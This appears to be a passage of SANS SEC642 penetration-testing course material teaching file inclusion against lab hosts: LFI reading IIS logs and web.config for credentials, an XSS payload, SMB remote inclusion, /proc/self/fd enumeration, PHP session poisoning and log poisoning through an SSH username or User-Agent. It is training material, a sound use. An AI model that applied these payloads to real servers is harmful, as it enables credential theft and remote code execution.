
- The view functionality is vulnerable to LFI
- With nothing appended or prepended so we can use arbitrary absolute paths

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

First let's look at an overview of the functionality of this application.

Each new paste is created as a separate file on the server using the interface provided by `create.aspx`. Paste files are created without a file extension.

The `view.aspx` interface is responsible for listing all existing pastes as well as viewing individual pastes. The developers of ASPtebin implemented this view functionality using the non-executing ASP function `Response.WriteFile()`. This view functionality is vulnerable to file inclusion and there is nothing appended or prepended to the file path being included. This means arbitrary absolute paths are allowed.



Your next step is to test the create paste functionality. Creating a paste allows us to control the contents of a file on the server; a potential vulnerability!

You will be testing for both code execution and cross-site scripting, the exploitation of which will be covered in detail later in the day. Even though you know that the file inclusion is non-executing, it is still important to confirm this fact.

<http://asptebin.sec642.org/create.aspx>

Try creating a paste with the name of your choice. DO NOT USE "new_paste"! You will conflict with other students. Use a unique, preferably inoffensive, name for your paste. Your paste will include ASP code for writing to the page as well as Javascript testing for the possibility of cross-site scripting:

```
<% Response.Write("Code Execution") %>
<script>alert("XSS"); </script>
```

Click on **Create Paste**. You should now see your paste listed when you visit the "Browse Pastes" page.

Exercise: View the Paste

The screenshot shows a Firefox browser window displaying the ASPtebin website at http://asppebin.sec642.org/view.aspx?name=new_paste. The page title is "ASPtebin" and the sub-header says "Ctrl+C Ctrl+V never felt so good.". A code editor window contains the following ASP code:


```
<% Response.Write("Code Execution")%>
<script>alert("XSS"); </script>
```

A tooltip box is overlaid on the code, stating "Non-execution confirmed" and "No XSS either due to proper encoding! Did the encoding happen while writing or displaying the file?". To the right of the code editor is a sidebar with "Menu", "Create Paste", and "Browse Pastes" options. At the bottom of the page is a footer: "SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved".

Now view your newly created paste and determine if the tests for either code execution or cross-site scripting succeeded. Either click on your paste in the "Browse Pastes" list or visit it with the name that you chose in the URL.

[http://asppebin.sec642.org/view.aspx?name=\[name of your choice\]](http://asppebin.sec642.org/view.aspx?name=[name of your choice])

Your code was not executed and neither was the Javascript. If you view source you will notice that the file was properly HTML encoded. What is still unknown is whether the encoding happened when the file was displayed on the page or when the file was created. If the latter is true, we can still achieve cross-site scripting as long as the source of the Javascript is not a paste file.



Take a closer look at the source of view.aspx and create.aspx to determine when the encoding happens.

<http://asptebin.sec642.org/view.aspx?name=view.aspx>

Output: `Response.WriteFile(Request.QueryString("name"))`


Notice the line responsible for the file inclusion vulnerability. No encoding is happening when the contents of the file are displayed on the page. Now confirm that the encoding is happening when the file is created.

<http://asptebin.sec642.org/view.aspx?name=create.aspx>

Output: `ts.Write(Server.HtmlEncode(Request.Form("text")))`

Confirmed. HTML encoding is happening when the paste file is created.

Goal 1 complete!



Before you move on to cross-site scripting, you should finish pillaging local files. The files of interest are log files and configuration files.

First let's view the IIS equivalent of access_log. Trying to view the log file for today will fail because the file is locked by IIS. If this file inclusion was executable you could poison the log file, similar to the process described for poisoning access_log, and achieve code execution the next day when the log is rotated. For this exercise though, you will be viewing the log file from 11/11/2011.

```
http://asptebin.sec642.org/view.aspx?name=C:\inetpub\logs\LogFiles\W3SVC1\u_ex111111.log
(There are 6 ones)
```

It appears that this web server had a Nikto scan performed against it that day from the IP address 10.42.6.166. Now let's look at the application pool configuration as well as the web.config file which often contains database credentials.


```
http://asptebin.sec642.org/view.aspx?name=C:\inetpub\temp\appPools\DefaultAppPool.config
http://asptebin.sec642.org/view.aspx?name=web.config
```

Searching through the application pool config file gives us the following useful piece of information which tells us the user with which code runs on this web server. This can be further used to inform what files might be accessible with file inclusion and with what permissions code on this server runs as.

```
<anonymousAuthentication enabled="true" userName="IUSR" />
```

The web.config file often proves valuable as well, often containing database credentials, depending on the application.
Goal 2 complete!

Exercise: File Include Over SMB



Your final step is to achieve cross-site scripting on the target site by combining the lack of display-side encoding and the ability to include files over SMB.

First, open explorer on your Windows machine and go to `\files.sec642.org\mal`. This shared folder represents a previously compromised DMZ box or any other box that you have access to and the web server can reach with SMB. In this anonymously accessible shared folder you will see a file named `script.txt`. Open and view the file. Notice the file contains Javascript to achieve cross-site scripting. Now, using either this script or by creating your own, include this file over SMB and achieve cross-site scripting.

`http://aspstebin.sec642.org/view.aspx?name=\files.sec642.org\mal\script.txt`

You have achieved cross-site scripting! We will discuss cross-site scripting in further detail later in the day.

Goal 3 complete!

Review: File Inclusion

- File inclusion allows for us to load files from the system
 - Or from remote machines
- We were able to discover and exploit the flaw in this exercise

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This exercise allowed us to experience finding LFI and RFI flaws. It also enabled us to exploit these flaws.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - **Local FI and Code Execution**
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

This page intentionally left blank.

LFI to Code Execution

- How can we use just LFI to execute code
 - RFI is important, but less common
- Let me count the ways:
 - Application specific files (Ex: file-based blog)
 - Server specific files (e-mail server, FTP, etc.)
 - File upload (even when not in web root)
 - /proc/self/environ and /proc/self/fd
 - PHP session files
 - Log files (application, Apache, SSH, or other)

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

We've now looked at multiple ways to perform remote file inclusion to achieve code execution. These techniques are important to know, but don't come up as often as would like. There are also many restrictions on the exploitability of remote file inclusion. Wouldn't it be great if there was a way to achieve code execution by only including local files?

In fact, there are many. Let me count the ways:

- Application specific files which an attacker can create, such as blog posts or possibly comments
- Files specific to the web server the application is running on, such as e-mail files, files uploaded via anonymous FTP, files uploaded to an SMB share, as well as any other server function which allows an attacker to upload or otherwise control the contents of a file on that server
- If the web application allows uploading files, even if they are uploaded to a location outside the web root, an attacker can use this as a vector for code execution
- Linux file system entities such as /proc/self/environ and /proc/self/fd
- PHP session files
- Log files created on the server containing attacker-influenced content. This includes logs for the web application itself, Apache's access and error logs, SSH failed logins and any other log files whose contents an attacker can remotely control

Application and Server Files

- Requirements for code execution:
 1. The application or server writes to a file
 2. The contents of the file can be controlled
 3. The web server has permission to read the file
- Examples:
 - A blog application creating entries as files
 - An e-mail server with e-mails as files
 - An FTP server with anonymous upload
 - The application itself supports file uploads

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

For local file inclusion to lead to code execution three primary requirements must be fulfilled:

1. The application or server writes to a file
2. The contents of the file can be controlled by the attacker remotely
3. The web server has permission to read the file

Some examples that fit this criteria include, but are not limited to:

- A blog application in which the attacker has permission to create new entries. New blog entries are created as new files or change an existing file on the server
- An e-mail server with e-mails stored as files. The attacker can send e-mail to/through the server and have that e-mail be stored as a file
- An FTP server is running on the web server and allows either anonymous upload, or the attacker has valid credentials
- The web application itself has file upload functionality, completely unrelated to the file inclusion flaw. This is especially common in web applications which support sending e-mails on behalf of the user and allow attachments

As we look at more examples, keep in mind that creativity was key in developing these techniques. There are other undiscovered techniques out there that could be specific to one web application or one specific server. As penetration testers, we must always remember that we are only limited by our imaginations in exploiting this vulnerability to achieve code execution.

Abusing /proc/self

- On Unix variant systems, /proc contains process information accessible via the file system
 - /proc/self always refers to current process
- /proc/self/environ - Environment variables
 - Root only on most modern systems, shows user agent
 - Intercept proxy + code in user agent = execution!
- /proc/self/cmdline - Command line invocation
- /proc/self/fd/# - Currently open file streams
 - 0, 1, 2 - STDIN, STDERR, STDOUT
 - Any number over 2 is a file opened by the process

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

Much like we were able to take advantage of the built in Windows ability to access SMB shares as local files, the Linux file system provides us with access to the specially reserved /proc entity. On most Unix variant systems, /proc is a special directory within which is stored information about every process on the system! Each subdirectory in /proc is a process ID representing a process and its information. Although we have no way of finding out our own process ID, we can use /proc/self to refer to the directory of the current process we are running in.

Inside of /proc/self is a series of files representing various pieces of information about the process. The files relevant to us are /proc/self/environ, /proc/self/cmdline and the directory /proc/self/fd.


/proc/self/environ – This entity is a file containing all environment variables within the context of the current process. In older versions of Apache, the user agent string of the browser accessing a page would be stored as an environment variable. The attacker sets their user agent string to a value containing executable code, then exploits a local file inclusion vulnerability to include /proc/self/environ. Apache then dutifully stores the user agent string containing code to an environment variable, which in turn is visible in /proc/self/environ, which is then included by the web server, executing the code.

/proc/self/cmdline – This entity stores the command line invocation of the current process.

/proc/self/fd – This entity is a directory with symbolic links to all file streams the current process has open. This includes the three default file streams 0, 1 and 2 corresponding to STDIN, STDERR and STDOUT respectively. Any entry in /proc/self/fd over 2 represents a file opened by the process.

Uses for /proc/self

- /proc/self/environ - Not typically accessible, but important to check for
- /proc/self/cmdline - Determine file system layout and config files
- /proc/self/fd/# - Brute forcing from 3-100 will read any open files



On modern systems /proc/self/environ is accessible by the web server process. Despite this, it is still important to check for and is still a common vector used by attackers to this day.

/proc/self/cmdline is not exploitable to achieve code execution, but can be useful in finding the location of server configuration files and other sensitive locations if they were passed to Apache through the command line.

As we saw on the previous slide, /proc/self/fd/# contains references to all files currently opened by the current process. An attacker can enumerate this directory with multiple requests and potentially gain access to a file they otherwise would not know about or be able to read. On the slide we see an attacker using Burp Suite's intruder tool to enumerate /proc/self/fd/3 to /proc/self/fd/100 looking for open files.

The attacker has configured the a host of "blog.sec642.org" and made a request to "/fileview.php?loc=/proc/self/fd/3". They then use Burp intruder to place a payload marker instead of the "3". The attacker then configures their payload to be a numeric range from 3 to 100 stepping 1 at a time. Once activated, Burp intruder makes 98 requests testing each iteration of /proc/self/fd/[3-100].

/proc/self/fd/# Result

The screenshot shows the Burp Suite interface with the title bar "intruder attack 3" and a message "Result found!" in the top right. A table displays network traffic with columns: request, payload, status, error, timeo..., length, and comment. Row 8, which corresponds to the highlighted response, has a payload of "/proc/self/fd/10
" and a length of 626 bytes. Below the table, a text area shows the response content: "Including File: /proc/self/fd/10
 This secret file was opened with fopen() in the same execution as the LFI flaw." The bottom of the window includes tabs for raw, headers, hex, html, and render, along with a search bar and a "paused" button.

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Looking at the output from Burp intruder we can see that the length of most of the responses is 545 bytes, indicating no output was returned from including that file path. One response in particular though returned 626 bytes of output. Looking at this response we see /proc/self/fd/10 was a symbolic link to a secret file. The file was opened using the fopen() function in the same execution as the file inclusion flaw.


PHP Session Files

- PHP stores session data in files
 - Files are named sess_[session id]
 - Often stored in: C:\Windows\Temp, /tmp, /var/lib/php5, /var/lib/php/session, or ..temp
- Session ID is stored in a viewable cookie
- Attacker determines a session variable whose value they can control and injects PHP code
- Included session file executes the code

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

PHP session files are particularly useful for exploiting file inclusion. Web applications often have the need to temporarily store information on a per-session basis. That is, they need a way to associate data to a single user. By default, PHP does this by assigning a session ID to each unique session and storing it in a cookie on the client's browser. Then, any data associated with that session is stored in a file named sess_[session id], and can be retrieved by the web application at will. A collection of these files is often kept in /tmp, /var/lib/php5, /var/lib/php/session, ..temp or C:\Windows\Temp.

If an attacker determines that there is a session variable whose value they can control, there exists the opportunity for code execution. The attacker injects PHP code into a session variable and proceeds to include their own session file. This is done by retrieving their session ID from the cookie and testing the listed locations, trying to guess where the session files are stored. If the inclusion is successful, and the code was not changed while being stored to the session file, code execution is achieved.



Let's look at this process visually.

1. First the attacker finds a session variable they can update, and stores some PHP code in it. In the example shown on the slide, there is a status update form which allows a user of the web application to set what their current status is. This status is then stored in a session variable. The attacker sets their status to "like a boss! <?php echo "Pwned!" ?>". If the code in this session variable is executed, the phrase "Pwned!" will be shown on the page
2. The attacker retrieves their session ID by looking in their cookies. In this application the session ID is stored in a cookie named "PHPSESSID"
3. Once the session file is poisoned with PHP code, and the attacker has identified their session ID, they can perform the inclusion as follows:

```
http://blog.sec642.org/fileview.php?loc=/var/lib/php5/sess_[session id from cookie]
```

4. Looking at the output we can see that the session file's contents are shown on the page, and the code that we stored in that session file has been executed, outputting the phrase "Pwned!" to the page. Code execution!

Log File Poisoning (1)

- Looking for files the contents of which an **attacker can control** and the **server can read**
- Enter, log files!
- Web server logs (/var/log/httpd/access_log)
- System authentication logs (/var/log/auth.log)
 - Failed SSH login attempts, FTP logs, etc...
- Not world readable by default. Some exceptions:
 - Backtrack auth.log and Gentoo access_log
- Web application or framework specific logs
 - CakePHP, Ruby on Rails, Django, and app-specific

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Remembering our requirements for code execution via local file inclusion, we know that we must find a file that *we can control* and that the *web server can read*. One possibility that matches these criteria is log files.

If an attacker can create an entry in the log file remotely, such as by performing an HTTP request against the web server or attempting to log in with SSH, they can control the contents of the log file. If the web server can then read the file, code execution becomes possible.

Web server logs such as /var/log/httpd/access_log or error_log can be manipulated by making requests to the web server. Those requests will be logged containing certain pieces of the request, like the URL and user agent string. System authentication logs such as /var/log/auth.log are written to when a failed SSH login attempt is made. Similarly, FTP logs may contain failed login attempts with the username that was used.


On modern systems, these log files are not world readable, but there are some exceptions to this which may be exploitable. Specifically, BackTrack's auth.log is world readable and Gentoo installations of Apache have access_log set to world readable as well.

One particular category of log files which is always accessible to the web server is application or web application framework log files. Web application frameworks especially, such as CakePHP, Ruby on Rails and Django, have logging frameworks built in. Most of these frameworks also have static locations where the log files are stored, so finding them isn't difficult.

Log File Poisoning (2)

- ① Send a request which will be logged, containing code:

| | |
|--|----------------------------|
| SSH: \$ ssh "<?php phpinfo(); ?>"@web_server | Failed login attempt |
| HTTP: User-Agent: <?php phpinfo(); ?> | User agent in HTTP request |



| | |
|---|---------------------------|
| SSH: /fileview.php?loc=/var/log/auth.log | Username of login attempt |
| HTTP: /fileview.php?loc=/var/log/httpd/access_log | User agent string |

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Here we have two parallel examples of log file poisoning, one using SSH and the other using HTTP.

1. The attacker makes a request to the target server. The request is made in a way that causes a string containing executable code to be logged

SSH: A failed login attempt is made against the SSH daemon running on the target server as such: \$ ssh "<?php phpinfo(); ?>"@web_server. The username of the failed login attempt is logged
HTTP: An HTTP request is made to the target server with a custom user agent string. The user agent string is logged and contains: <?php phpinfo(); ?>
2. Having received the request, the server logs the relevant information
3. The attacker performs a local file inclusion attack, causing the web server to include the relevant log file

SSH: fileview.php?loc=/var/log/auth.log
HTTP: fileview.php?loc=/var/log/httpd/access_log

Upon including these files, the web server executes the code stored in them by the attacker.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - **Exercise: LFI**
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

LFI to Code Execution Exercise

- **Target:** <http://blog.sec642.org>

- **Discovered Pages:**

- blog.php, vulnerable to LFI via ?page=[...]
- login.php, used to log in and performs one more action
- [???].php, contains database credentials

- **Goals:**

1. View the source of login.php to find the file where database credentials are stored and what else it does
2. Steal DB credentials by viewing [???].php's source
3. Achieve code execution by poisoning a session variable

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

